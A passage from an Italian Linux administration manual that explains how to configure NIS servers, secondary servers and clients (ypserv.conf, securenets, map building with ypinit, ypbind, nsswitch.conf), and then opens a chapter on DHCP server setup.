L'impostazione di questo file può essere anche molto complicata. In linea di massima ci si può fidare della configurazione predefinita, o dei suggerimenti posti nei suoi commenti.

Il file può contenere commenti, rappresentati inizialmente dal simbolo '**#**', righe vuote o bianche, direttive riferite a opzioni e direttive riferite a regole di accesso. Le direttive di opzione hanno la forma seguente, dove la parola chiave '**yes**' attiva l'opzione, mentre '**no**' la disattiva.

```
opzione : [yes|no]
```

L'elenco seguente descrive tali opzioni.

Opzione	Descrizione
dns : [yes|no]	Attivando questa opzione, si fa in modo che il servente NIS utilizzi il DNS quando gli vengono richieste informazioni sui nodi che non può risolvere con le mappe '**hosts.***'. Il valore predefinito è '**no**' e questa opzione può essere attivata anche attraverso la riga di comando, '**--dns**', cosa che prende il sopravvento su quanto stabilito in questo file di configurazione.
xfr_check_port : [yes|no]	Attivando questa opzione, il servente principale deve utilizzare una porta inferiore al numero 1024. Il valore predefinito è '**yes**'.

Le direttive di accesso hanno invece il formato seguente:

```
nodo : mappa : livello_sicurezza : soppressione [ : campo ]
```

- ***nodo***

  Si tratta di un indirizzo IP che può rappresentare un solo nodo o un gruppo. La rappresentazione può essere fatta attraverso un indirizzo IP incompleto, o la coppia indirizzo/maschera. Un indirizzo IP incompleto rappresenta tutti gli indirizzi che iniziano in quel modo, per cui, per esempio, «192.168.» equivale alla notazione 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera.

- ***mappa***

  Il nome della mappa, oppure un asterisco per identificare tutte le mappe.

- ***livello_sicurezza***

Il livello, o il tipo di sicurezza, viene definito attraverso una parola chiave: '**none**', '**port**', '**deny**', '**des**'. Il loro significato viene descritto di seguito.

Parola chiave	Descrizione
'**none**'	Concede qualunque accesso.
'**port**'	Permette di accedere se la richiesta viene da una porta inferiore al numero 1024, ma solo se è stata specificata la soppressione.
'**deny**'	Vieta l'accesso alla mappa in questione.
'**des**'	Richiede l'autenticazione DES. Può funzionare solo se le librerie utilizzate sono in grado di gestire questa funzionalità.

- ***soppressione***

  Può contenere solo una tra le parole chiave '**yes**' e '**no**'. '**yes**' attiva la soppressione del campo specificato. La soppressione implica che al suo posto viene collocata una «x», se il controllo della porta rivela che la richiesta proviene da un accesso non privilegiato.

- ***campo***

  Serve a specificare quale campo deve essere soppresso. Quello predefinito è il secondo.

L'esempio seguente rappresenta una configurazione predefinita di una distribuzione GNU:

```
# The following, when uncommented,  will give you shadow like passwords.
# Note that it will not work if you have slave NIS servers in your
# network that do not run the same server as you.

# Host                     : Map              : Security   : Passwd_mangle
#
# *                        : passwd.byname    : port       : yes
# *                        : passwd.byuid     : port       : yes
# *                        : *                : none

# This is the default - restrict access to the shadow password file,
# allow access to all others.
*                          : shadow.byname    : port
*                          : passwd.adjunct.byname : port
*                          : *                : none
```

300.5.4 Configurazione dei diritti di accesso

Il file '`/var/yp/securenets`' viene usato da '**ypserv**' per sapere quali sono gli indirizzi ammessi a eseguire interrogazioni nel sistema NIS. Bisogna ricordare che '**ypserv**' potrebbe essere stato compilato per non usare questo file, utilizzando al suo posto '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Questo lo si determina utilizzando l'opzione '**-v**'.

Nel caso in cui '**ypserv**' utilizzi questo file, se manca o è vuoto, vengono consentiti tutti gli accessi in modo indiscriminato. Ogni volta che si modifica il file è necessario riavviare '**ypserv**', oppure gli si deve inviare un segnale '**SIGHUP**'.

A parte i commenti, rappresentati dalle righe che iniziano con il simbolo '**#**', e le righe vuote, questo file è fatto principalmente per annotare coppie di indirizzi IP, dove il primo è la maschera e il secondo l'indirizzo della rete a cui si vuole concedere l'accesso. L'esempio seguente è

simile a quello che si trova nella pagina di manuale *ypserv(8)* e dovrebbe essere sufficiente a comprendere il meccanismo.

```
# Consente le connessioni dallo stesso elaboratore locale (è necessario)
# Equivale a 255.255.255.255 127.0.0.1
#
host 127.0.0.1
#
#
# Permette le connessioni da tutti gli elaboratori della rete locale
# 192.168.1.0
#
255.255.255.0   192.168.1.0
```

Anche se potrebbe essere inutile, se il proprio sistema utilizza i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', è bene occuparsi della loro configurazione anche per ciò che potrebbe riguardare il NIS. Quelle che seguono sono le direttive che potrebbero essere inserite in '`/etc/hosts.allow`':

```
portmap: specifica_dei_nodi
ypserv: specifica_dei_nodi
ypbind: specifica_dei_nodi
yppasswd: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
ypserv: ALL
ypbind: ALL
yppasswd: ALL
```

Naturalmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '`/etc/hosts.deny`':

```
ALL: ALL
```

300.5.5 Configurazione e preparazione delle mappe

Le mappe NIS, come già accennato, sono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. I file delle mappe esistenti, per il solo fatto di esserci, definiscono implicitamente quali sono i dati amministrativi che vengono gestiti in quel dominio NIS particolare. La loro creazione e il loro aggiornamento, avvengono attraverso un file-make che si trova nella directory '`/var/yp/`' e che generalmente viene utilizzato attraverso uno script. Il problema, semmai, sta nella necessità eventuale di modificare tale file-make per definire quali mappe debbano essere costruite.

In generale è indispensabile la lettura di questo file, per verificare come sono le impostazioni attuali. Si possono notare certamente molti commenti che spiegano il significato delle direttive che vengono date (può trattarsi di assegnamenti a variabili che poi sono riutilizzate nel file-make stesso). È molto importante osservare bene la conformazione dell'obiettivo '**`all`**'; nell'esempio seguente, questo obiettivo richiede probabilmente la modifica manuale per includere le mappe che si intendono gestire, secondo l'esempio commentato che lo precede:

```
#all    ethers hosts networks protocols rpc services passwd group shadow \
#       passwd.adjunct netid netgrp publickey mail timezone locale netmasks

all:  passwd group shadow ypservers
```

L'esempio successivo mostra invece un obiettivo '**all**' controllato da una variabile, dove proprio le mappe per la gestione del file '`/etc/shadow`' sono controllate in modo automatico, in base alla presenza del file stesso:

```
# If you don't want some of these maps built, feel free to comment
# them out from this list.

ALL =   passwd group hosts rpc services netid protocols netgrp networks
#ALL += publickey mail ethers bootparams printcap
#ALL += amd.home auto.master auto.home auto.local
#ALL += timezone locale netmasks

# Autodetect /etc/shadow if it's there
ifneq ($(wildcard $(SHADOW)),)
ALL +=  shadow
endif

# Autodetect /etc/passwd.adjunct if it's there
ifneq ($(wildcard $(ADJUNCT)),)
ALL +=  passwd.adjunct
endif

all:    $(ALL)
```

In questo file-make esiste comunque un'altra cosa molto importante da controllare:

```
# If we have only one server, we don't have to push the maps to the
# slave servers (NOPUSH=true). If you have slave servers, change this
# to "NOPUSH=false" and put all hostnames of your slave servers in the file
# /var/yp/ypservers.
NOPUSH=true
```

Nella prima parte viene definito, attraverso una variabile, se il servente deve occuparsi di spedire gli aggiornamenti (*push*) ai serventi secondari. In questo caso, commentando l'assegnamento della variabile '**NOPUSH**' si ottiene di mantenere attivo questo aggiornamento.[4]

Una volta predisposto il file-make, si può usare il programma '**make**', senza argomenti, oppure si può utilizzare un comando specifico (è la scelta più elegante, mentre '**make**' è la scelta più semplice quando si raggiunge una certa dimestichezza con il sistema).

`#` **`/usr/lib/yp/ypinit -m`** [*Invio*]

Il vero vantaggio nell'utilizzo di questo programma (che poi è in realtà uno script), sta nel fatto che provvede a costruire al volo il file '`/var/yp/servers`', con l'elenco dei serventi competenti per il dominio che si sta predisponendo.

```
At this point, we have to construct a list of the hosts which will run NIS
servers.  dinkel.brot.dg is in the list of NIS server hosts.
Please continue to add the names for the other hosts, one per line.
When you are done with the list, type a <control D>.
        next host to add:  dinkel.brot.dg
        next host to add:
```

Questa operazione va condotta dall'elaboratore che deve svolgere il ruolo di servente principale, di conseguenza, il suo indirizzo deve apparire per primo. Supponendo di avere un secondo elaboratore da utilizzare come servente secondario, si può aggiungere il suo nome e quindi terminare con la combinazione [*Ctrl d*].

`next host to add:` **`roggen.brot.dg`** [*Invio*]

`next host to add:` [*Ctrl d*]

```
The current list of NIS servers looks like this:

dinkel.brot.dg
roggen.brot.dg
```

`Is this correct? [y/n: y]`[*Invio*]

```
We need some  minutes to build the databases...
Building /var/yp/rost.nis-yp/ypservers...
Running /var/yp/Makefile...
NIS Map update started on Thu Jul 25 12:00:00 CEST 2002
make[1]: Entering directory `/var/yp/rost.nis-yp'
Updating passwd.byname...
Updating passwd.byuid...
Updating group.byname...
Updating group.bygid...
Updating shadow.byname...
make[1]: Leaving directory `/var/yp/rost.nis-yp'
NIS Map update completed.
```

Questo è il tipo di risultato che si può osservare quando tutto procede regolarmente. Se non si utilizza lo script '**`ypinit`**', si salta la predisposizione del file '`/var/yp/rost.nis-yp/ypservers`', che però potrebbe essere già stato ottenuto da un'esecuzione precedente di '**`ypinit`**'. In pratica, lo script '**`ypinit`**' va utilizzato convenientemente la prima volta che si allestisce il servente, mentre le altre volte è sufficiente utilizzare solo '**`make`**' dalla directory '`/var/yp/`':

`#` **`cd /var/yp`** [*Invio*]

`#` **`make`** [*Invio*]

300.5.6 Gestione delle parole d'ordine

Perché gli utenti del servizio NIS possano modificare la propria parola d'ordine di accesso, è necessario che nel servente principale sia in funzione il demone '**rpc.yppasswdd**':

```
rpc.yppasswdd [opzioni]
```

Le opzioni disponibili dipendono molto dalla versione di questo programma e dal modo con cui è stato compilato. È da questo programma che dipende anche la possibilità o meno di utilizzare '**ypchsh**' e '**ypchfn**'. In generale, utilizzandolo senza opzioni particolari, è possibile solo la modifica delle parole d'ordine.

300.6 Predisposizione del servente secondario

I serventi secondari, ammesso che se ne vogliano avere, devono poter comunicare con il servente principale, ma naturalmente ciò richiede implicitamente che questi, oltre che serventi secondari, siano anche dei clienti. Più avanti viene spiegato come predisporre un cliente NIS; per il momento è bene affrontare ugualmente il problema, per mantenere mentalmente il collegamento con quanto già trattato sul servente principale.

Un servente secondario richiede le stesse cose del servente principale, a eccezione del demone '**rpc.yppasswdd**' che nel servente secondario non ha ragione di esistere. Questo significa che:

- si deve impostare il dominio NIS;
- si deve configurare '**ypserv**' attraverso '/etc/ypserv.conf' e '/etc/ypserv.securenets', oppure gli altri file del TCP wrapper.

Si è già accennato al fatto che il servente secondario deve avere il cliente NIS in funzione, ma la differenza più interessante sta nell'assenza del file-make nella directory '/var/yp/'. Naturalmente, il file-make può anche esserci, ma non deve essere preso in considerazione.

300.6.1 Riproduzione delle mappe nel servente secondario

Anche il servente secondario, per poter compiere il suo lavoro, deve disporre delle mappe NIS. Queste vengono create, copiandole dal servente principale, attraverso il comando seguente:

```
/usr/lib/yp/ypinit -s servente_nis_principale
```

In pratica, si avvia '**ypinit**' con l'opzione '**-s**', indicando il nome dell'elaboratore che ospita il servente principale. Per esempio, se il servente principale è *dinkel.brot.dg*, il comando corretto è il seguente:

```
# /usr/lib/yp/ypinit -s dinkel.brot.dg [Invio]
```

Perché l'operazione funzioni correttamente, occorre che il cliente NIS sottostante sia configurato e funzionante. In pratica, prima di utilizzare '**ypinit**', si può verificare che sia tutto in ordine con il comando seguente:

```
# ypwhich -m [Invio]
```

Questo deve restituire il nome del servente principale.

300.6.2 Sincronizzazione

La presenza di serventi secondari introduce nel sistema NIS dei problemi di sincronizzazione di questi con il servente principale. Oltre a tutto, lo stesso procedimento di sincronizzazione accresce i problemi di sicurezza, dal momento che periodicamente viaggiano informazioni delicate nella rete.

Ci sono tre modi per sincronizzare i serventi secondari, ma non tutti funzionano sempre, a causa degli accorgimenti utilizzati per ridurre i problemi di sicurezza.

1. Quando il servente principale viene aggiornato, dovrebbe essere in grado di inviare ai serventi secondari le modifiche alle mappe (*push*). Questa operazione non funziona se i serventi secondari non sono in ascolto in quel momento, inoltre non funziona anche in altre circostanze, sempre per motivi di sicurezza.
2. I serventi secondari possono comunicare periodicamente con il servente principale per verificare la presenza di aggiornamenti delle mappe. Questa operazione richiede nel servente principale la presenza in funzione del demone '**rpc.ypxfrd**'.
3. In ultima analisi, i serventi secondari si aggiornano con il comando '**ypinit -s *servente_principale***'.

Per quanto riguarda il secondo punto, il NIS offre generalmente tre script predisposti opportunamente per eseguire i compiti di aggiornamento. Si tratta di: '**ypxfr_1perhour**', '**ypxfr_1perday**' e '**ypxfr_2perday**'. Questi si trovano nella directory '/usr/lib/yp/' e sono pensati per essere inclusi in un file crontab, come nell'esempio seguente che rappresenta precisamente il file '/etc/crontab'.

```
20 *    * * * root /usr/lib/yp/ypxfr_1perhour
40 6    * * * root /usr/lib/yp/ypxfr_1perday
55 6,18 * * * root /usr/lib/yp/ypxfr_2perday
```

I diversi script si occupano di trasferire mappe differenti. In particolare, quello eseguito ogni ora è predisposto per trasferire le informazioni sugli utenti (la cosa più urgente).

Dal momento che non si può fare affidamento sul sistema di aggiornamento pilotato dal servente principale (quello del primo punto), se per qualche motivo l'aggiornamento a mezzo di '**ypxfr**' non funziona, occorre ripiegare necessariamente sull'uso periodico di '**ypinit -s**', eventualmente collocando anch'esso in un file crontab.

Come già accennato, il demone '**rpc.ypxfrd**' viene utilizzato solo nel servente principale per facilitare l'aggiornamento delle mappe nei serventi secondari. La sua presenza non è indispensabile, ma è utile per accelerare il processo di aggiornamento.

```
rpc.ypxfrd [opzioni]
```

Generalmente può essere utilizzato senza argomenti e dovrebbe essere gestito direttamente dalla procedura di inizializzazione del sistema.

300.7 Organizzazione di una distribuzione

Quando la propria distribuzione GNU è ben organizzata, non è necessario intervenire direttamente nel file '`/var/yp/Makefile`'; inoltre, è normale che siano già predisposti correttamente gli script per il controllo del NIS attraverso la procedura di inizializzazione del sistema.

Nel caso particolare delle distribuzioni Debian, lo script della procedura di inizializzazione del sistema che controlla il NIS è '`/etc/init.d/nis`'. Questo script, a sua volta, utilizza le indicazioni contenute nel file '`/etc/default/nis`' per sapere se deve essere attivato un servizio NIS come servente principale, secondario, o come cliente. Nell'esempio seguente si intende allestire un servente principale, in cui i file contenenti le parole d'ordine si trovano nella directory '`/etc/`' (come avviene di solito), che consente la modifica remota della shell:

```
#
# /etc/default/nis      Configuration settings for the NIS daemons.
#

# Are we a NIS server and if so what kind (values: false, slave, master)
NISSERVER=master

# Location of the master NIS password file (for yppasswdd).
# If you change this make sure it matches with /var/yp/Makefile.
YPPWDDIR=/etc

# Do we allow the user to use ypchsh and/or ypchfn ? The YPCHANGEOK
# fields are passed with -e to yppasswdd, see it's manpage.
# Possible values: "chsh", "chfn", "chsh,chfn"
YPCHANGEOK=chsh
```

300.8 Cliente NIS

Gli elaboratori che devono condividere le informazioni amministrate con il NIS, devono utilizzare il demone '**`ypbind`**', configurato opportunamente. In tal modo, su tali elaboratori, invece di utilizzare le informazioni amministrative locali, vengono usate quelle concentrate dal NIS.

La configurazione di '**`ypbind`**' avviene attraverso i file '`/etc/yp.conf`' e '`/etc/nsswitch.conf`'. Il primo serve a definire come raggiungere i serventi; il secondo definisce l'ordine di utilizzo dei servizi (*Name service switch*).

Come nel caso dei serventi, anche i clienti richiedono la definizione del dominio NIS, attraverso '**`domainname`**'. Se il dominio non viene predisposto '**`ypbind`**' non può funzionare.

Anche il cliente richiede la presenza della directory '`/var/yp/`'. Al suo interno viene creata la directory '`binding/`'.

Anche il cliente richiede l'attivazione del Portmapper RPC.

300.8.1 Gli utenti

A seconda delle caratteristiche particolari del cliente, sono possibili delle configurazioni speciali per ciò che riguarda l'accesso da parte degli utenti. Quando la loro gestione è compito del NIS, si può configurare il cliente in modo da definire una graduatoria nella ricerca dei dati che identificano l'utente al momento dell'accesso. Di solito si cerca prima l'utente nel file '`/etc/passwd`' locale, quindi si prova con il NIS.

A parte questo particolare abbastanza semplice, si può porre il problema di voler concedere l'accesso su un certo elaboratore solo ad alcuni utenti definiti attraverso il NIS, oppure, più semplicemente, si può volere escludere l'accesso da parte di qualcuno. Per ottenere questo occorre intervenire sul file '`/etc/passwd`' utilizzando record con notazioni particolari; cosa che qui non viene descritta.

In generale, per fare in modo che gli utenti NIS del dominio a cui si fa riferimento possano accedere da un certo cliente, occorre aggiungere in coda un record speciale nei file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`':

- '`/etc/passwd`'

  ```
  +::::::
  ```

- '`/etc/group`'

  ```
  +:::
  ```

- '`/etc/shadow`'

  ```
  +::::::
  ```

Questo record viene interpretato come il punto in cui si vogliono inserire virtualmente gli utenti NIS.

300.8.2 Attivazione del demone

'**`ypbind`**' è il demone necessario all'attivazione dell'accesso alle informazioni fornite da un servente NIS; è in pratica il cliente NIS. Utilizza la directory '`/var/yp/binding/`' per collocarci all'interno un file contenente le informazioni sul dominio NIS per il quale è stato avviato.

```
ypbind [opzioni]
```

'**`ypbind`**' utilizza la configurazione del file '`/etc/yp.conf`' per trovare i serventi e quella del file '`/etc/nsswitch.conf`' per stabilire l'ordine di utilizzo delle informazioni amministrative.

In caso di difficoltà, può essere avviato con l'opzione '**`-debug`**', in modo da farlo funzionare in primo piano, per controllare le informazioni diagnostiche emesse attraverso lo standard error.

La configurazione principale di questo demone avviene per mezzo del file '`/etc/yp.conf`', il quale serve a definire come accedere ai serventi.

'**ypbind**' potrebbe essere in grado di utilizzare solo l'ultima riga di questo file. Di conseguenza, è bene limitarsi a una sola direttiva.

Il file può contenere tre tipi di direttive, descritte dai modelli sintattici seguenti:

```
domain dominio_nis server nodo
```

```
domain dominio_nis broadcast
```

```
ypserv nodo
```

La prima definisce che per il dominio NIS indicato si deve interpellare il servente specificato; la seconda definisce che per il dominio si devono usare delle chiamate circolari a tutta la rete (locale); l'ultima definisce semplicemente un servente, indipendentemente dal dominio.

Quando si utilizza il sistema della chiamata circolare (broadcast), si rischia di ricevere la risposta da un possibile servente fasullo, collocato appositamente per sostituirsi a quelli veri allo scopo di carpire informazioni dai clienti. Se non si temono attacchi di questo tipo, la chiamata circolare è il modo migliore che consente al cliente di scegliersi il servente (quello che risponde prima).

Il servente può essere indicato per nome o per numero IP. Nel primo caso, è necessario che il sistema sia in grado di risolvere il nome in modo indipendente dal NIS (evidentemente). In generale, è conveniente utilizzare l'indirizzo IP per questo scopo.

L'esempio seguente mostra l'unica riga di un file '`/etc/yp.conf`' in cui si stabilisce che per il dominio *`rost.nis-yp`* si deve usare la chiamata circolare.

```
domain rost.nis-yp broadcast
```

Il file '`/etc/nsswitch.conf`' viene usato dalla libreria C per attuare il NSS, ovvero il *Name service switch*, che in pratica stabilisce l'ordine in cui devono essere cercate le informazioni (se attraverso il NIS, file locali o altro). Pertanto, il modo corretto di configurare questo file dipende strettamente dal tipo e dalla versione della libreria utilizzata. Si veda a questo proposito quanto descritto nella pagina di manuale *nsswitch.conf(5)*, oppure nell'ipertesto Info: *info libc*.

Quello che segue è la configurazione proposta in una distribuzione GNU particolare.

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the 'glibc-doc' and 'info' packages installed, try:
# 'info libc "Name Service Switch"' for information about this file.
#

passwd:         compat
group:          compat
shadow:         compat

hosts:          files dns
networks:       files

protocols:      db files
services:       db files
ethers:         db files
rpc:            db files

netgroup:       nis
```

300.8.3 Altri programmi di contorno

Dal lato del cliente sono importanti altri programmi di contorno. Si tratta precisamente di '**ypwhich**', '**ypcat**', '**ypmatch**' e '**yppasswd**'.

Il programma '**ypwhich**' permette di conoscere quale sia il servente NIS utilizzato dal cliente, quando viene avviato senza opzioni, oppure quale sia precisamente il servente principale per una certa mappa.

```
ypwhich [opzioni]
```

Tabella 300.37. Alcune opzioni.

Opzione	Descrizione
`-d` ***dominio***	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.
`-m` [***mappa***]	Permette di conoscere quale sia il servente principale per la particolare mappa specificata, o per tutte quelle che vengono raggiunte.

Seguono alcuni esempi di utilizzo di '**ypwhich**'.

$ **ypwhich** [*Invio*]

Emette il nome dell'elaboratore che funge da servente NIS per quel particolare cliente.

$ **ypwhich -m** [*Invio*]

Emette l'elenco delle mappe gestire dal NIS con i rispettivi serventi principali competenti.

Il programma '**ypcat**' emette il contenuto di una mappa indicata come argomento della riga di comando. Questo programma dipende da '**ypbind**'.

```
ypcat [opzioni] mappa
```

Opzione	Descrizione
-d *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

L'esempio seguente serve a emettere il contenuto della mappa corrispondente all'elenco dei gruppi per nome.

$ **ypcat group.byname** [*Invio*]

Il programma '**ypmatch**' emette il valori corrispondenti a una o più chiavi di una mappa. Questo programma dipende da '**ypbind**'.

```
ypmatch [opzioni] chiave... mappa
```

Opzione	Descrizione
-d *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

Seguono alcuni esempi di utilizzo di '**ypmatch**'.

$ **ypmatch tizio caio passwd.byname** [*Invio*]

Emette i record corrispondenti agli utenti '**tizio**' e '**caio**'.

$ **ypmatch 500 passwd.byuid** [*Invio*]

Emette il record corrispondente all'utente identificato dal numero UID 500.

I nomi '**yppasswd**', '**ypchsh**' e '**ypchfn**' sono tre alias dello stesso programma. A seconda di quale viene usato per avviarlo, si intende cambiare la parola d'ordine, la shell o le informazioni personali.

```
yppasswd [utente]
```

```
ypchsh [utente]
```

```
ypchfn [utente]
```

Questi comandi si sostituiscono ai soliti '**passwd**', '**chsh**' e '**chfn**', che hanno effetto solo localmente, quando si vuole intervenire sulle utenze gestite dal NIS. A questo proposito, è bene considerare la possibiltà di fare «sparire» i comandi normali, in modo da non creare confusione agli utenti, predisponendo dei collegamenti simbolici opportuni per fare in modo che '**passwd**', '**chsh**' e '**chfn**' avviino rispettivamente i corrispondenti '**yppasswd**', '**ypchsh**' e '**ypchfn**'.

Questi comandi, quando vengono invocati, si mettono in contatto con il servente principale, nel quale deve essere in funzione il demone '**rpc.passwdd**'. È da questo demone che dipende la possibilità di cambiare questi valori, ma potrebbe capitare che sia abilitata solo la sostituzione delle parole d'ordine.

Solo l'utente '**root**' può indicare il nome di un altro utente attraverso la riga di comando.

300.9 Directory personali

Quando si gestiscono gli utenti (e i gruppi) attraverso il NIS, si intende permettere a tutti questi utenti di utilizzare indifferentemente tutte le macchine su cui si fa funzionare il cliente NIS. Per raggiungere questo obiettivo, occorre fare in modo che le rispettive directory personali (*home*) siano accessibili da qualunque postazione. Evidentemente è necessario usare uno spazio condiviso in rete, attraverso il protocollo NFS.

Il modo più semplice potrebbe essere quello di predisporre una partizione apposita in un servente NFS, innestando tale file system nella directory '`/home/`' di ogni cliente NIS. Come si può intuire non si tratta di una soluzione ottimale, comunque è qualcosa di pratico, almeno inizialmente.

Il file system condiviso deve essere accessibile in lettura e scrittura.

La gestione del protocollo NFS è descritta nel capitolo 299.

300.10 Porte coinvolte

Il servizio NIS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici, come descritto nel capitolo. In generale, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. Pertanto, a parte il Portmapper che opera alla porta 111, non esiste la possibilità di controllare il traffico NIS per mezzo di filtri di pacchetto che usano come riferimento le porte TCP e UDP.

Eventualmente, molti dei demoni del servizio NIS possono accettare un opzione della riga di comando con la quale si specifica espressamente un numero di porta; in questo modo di può stabilire una convenzione interna e sfruttare questa per la configurazione di un firewall.

300.11 Riferimenti

- Thorsten Kukuk, *The Linux NIS(YP)/NYS/NIS+ HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **YP Server** GNU GPL

[2] **YP Bind-mt** GNU GPL

[3] **YP Tools** GNU GPL

[4] Se non serve, o non funziona, si ottiene al massimo una segnalazione di errore nel momento in cui si utilizza il file-make, senza altri effetti collaterali.

DHCP

La sigla DHCP sta per *Dynamic host configuration protocol* e identifica un protocollo attraverso il quale un gruppo di nodi può essere configurato in modo automatico e dinamico, per ciò che riguarda la sua connessione nella rete.[1]

Per comprendere il problema, si immagini un ufficio con una rete locale chiusa, in cui si vogliono poter collocare dei nodi senza troppi problemi, soprattutto senza dover stabilire prima gli indirizzi IP e i nomi corrispondenti.

Per attuare questo meccanismo attraverso il protocollo DHCP, occorre un servente che sia in grado di rispondere a una richiesta del genere, con dei clienti in grado di fare tale richiesta adeguandosi alla risposta ricevuta.

Quando un cliente contatta un servente DHCP per la prima volta, tra i due viene concordato un tempo di validità per la configurazione assegnata al cliente. Ciò permette all'elaboratore cliente di mantenere quella configurazione per un certo tempo, senza che questa debba essere necessariamente ridefinita ogni volta che lo si riavvia. Questo tempo viene indicato con il termine *lease* ed è compito del servente tenere memoria dei nodi che possono trovarsi nella rete di sua competenza; i clienti devono richiedere ogni volta al servente i dati per la loro configurazione, ma almeno si cerca di fare in modo che questi restino uguali per il tempo di *lease*, che deve essere configurato in modo conveniente in base alle caratteristiche della rete.

Il termine inglese fa intendere che il cliente «affitta» la sua posizione nella rete.

301.1 Introduzione e sistemazioni generali

Il cliente che tenta di contattare un servente DHCP deve utilizzare una chiamata circolare. Per questo, nel caso di un sistema GNU/Linux, i kernel utilizzati negli elaboratori clienti e quello del servente, devono essere stati predisposti opportunamente per il *multicasting* (sezione 67.2.7).

Si verifica facilmente che sia disponibile questa caratteristica attraverso '**ifconfig**', dando una configurazione transitoria a un'interfaccia e quindi visualizzando il suo stato come nel caso seguente:

```
# ifconfig eth0 [Invio]
```

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:87 errors:0 dropped:0 overruns:0
          Interrupt:12 Base address:0xff80
```

In questo caso si vede apparire la parola '**MULTICAST**', che rappresenta l'attivazione della modalità corrispondente, risolvendo ogni dubbio.

Un servente DHCP potrebbe avere qualche difficoltà a funzionare correttamente con le prime versioni dei kernel Linux (dovrebbe trattarsi delle versioni 2.0.*...*). Il servente DHCP deve essere in grado di trasmettere dei pacchetti all'indirizzo IP 255.255.255.255, corrispondente idealmente a «tutti i nodi». Può darsi che per poterlo fare, si debba creare un instradamento

apposito, su **tutte** le interfacce di rete attraverso cui il servente deve essere raggiungibile e da cui deve poter rispondere.

route add -host 255.255.255.255 dev eth0 [*Invio*]

route add -host 255.255.255.255 dev eth1 [*Invio*]

L'esempio, in particolare, mostra l'instradamento attraverso le interfacce '**eth0**' e '**eth1**'.

Nelle versioni 2.2.* del kernel Linux, potrebbe essere necessario abilitare la funzionalità di *IP boot agent*, attraverso un comando simile a quello seguente:

echo 1 > /proc/sys/net/ipv4/ip_bootp_agent [*Invio*]

In ultima analisi, un kernel Linux deve essere stato predisposto per la gestione di *Packet socket* e *Socket filtering* (oppure *Network packet filtering*). Nel file di configurazione della compilazione del kernel, queste voci corrispondono a '**CONFIG_PACKET**' e a '**CONFIG_FILTER**' (oppure '**CONFIG_NETFILTER**'). Si veda eventualmente il capitolo 67.2.7.

301.1.1 Rete di competenza e router

Teoricamente, dovrebbe essere possibile fare in modo che il servente DHCP riceva le richieste dei clienti anche se queste devono attraversare dei router. In pratica, ciò richiede che i router siano in grado di trasferire tali richieste, oppure che presso di loro sia presente un servizio intermedio di relè (*relay*). Comunque, si tratterebbe di una politica amministrativa discutibile.

In generale, il servente DHCP dovrebbe essere collocato nella rete fisica che si trova a servire, mentre le richieste dei clienti non dovrebbero poter attraversare i router.

L'utilizzo del protocollo DHCP può costituire un problema serio di sicurezza; in questo senso, sarebbe meglio se i router non fossero in grado di trasferire le connessioni con questo protocollo.

301.1.2 Conflitto con il supervisore dei servizi di rete

Normalmente, il protocollo DHCP utilizza la porta 67 UDP, che di solito è denominata '**bootps**'. Pertanto, il supervisore dei servizi di rete potrebbe essere stato predisposto per la gestione del servizio BOOTP su quella porta. Per esempio, nel file '`/etc/inetd.conf`', che riguarda precisamente la configurazione di Inetd, dovrebbe essere presente una riga simile a quella seguente, commentata nello stesso modo.

```
...
#bootps dgram   udp     wait    root    /usr/sbin/tcpd  bootpd
...
```

Se la gestione del servizio BOOTP fosse abilitata, ciò andrebbe in conflitto con i demoni usati per il DHCP, sia nel nodo del servente, sia nei nodi clienti.

301.1.3 Informazioni gestibili attraverso DHCP

Attraverso il protocollo DHCP, i nodi clienti possono ricevere una serie di informazioni utili a definire la loro collocazione nella rete circostante. Il minimo indispensabile di tali informazioni è costituito normalmente dall'indirizzo IPv4 e dalla maschera di rete relativa. Dipende dalle caratteristiche del servente la possibilità di offrire informazioni aggiuntive. L'elenco seguente è solo un esempio delle informazioni che potrebbero essere date:

- l'indirizzo IPv4 e la maschera di rete;
- l'indirizzo broadcast;
- il nome del nodo e il dominio relativo;
- l'indirizzo del router predefinito;
- l'indirizzo del servente DNS;
- l'indirizzo del servente di stampa;
- il dominio NIS;
- il servente NIS;
- il servente per la sincronizzazione dell'orologio.

301.2 Servente DHCP ISC

Il servente DHCP che si trova di solito nelle distribuzioni GNU è quello la cui produzione è finanziata da Internet Software Consortium. [2] Viene fatta questa precisazione, perché in seguito viene mostrato l'utilizzo di un cliente di origine differente.

Questo servente si compone del demone '**dhcpd**', il quale si avvale della configurazione contenuta nel file '`dhcpd.conf`' ('`/etc/dhcpd.conf`', '`/etc/dhcp*/dhcpd.conf`' o simile), inoltre utilizza il file '`dhcpd.leases`' (che potrebbe essere collocato nella directory '`/var/lib/dhcp*/`') per annotare gli indirizzi concessi ai vari clienti, finché questi restano validi. Questo ultimo file, '`dhcpd.leases`', deve esistere (vuoto) prima che il demone possa essere avviato la prima volta. Eventualmente, il demone '**dhcpd**' è in grado di offrire anche un servizio BOOTP, se la configurazione contiene le informazioni necessarie per la gestione di questo tipo di protocollo.

Il problema di organizzazione del servente si limita quindi alla configurazione del file '`dhcpd.conf`'.

Segue il modello sintattico per l'avvio del demone:

```
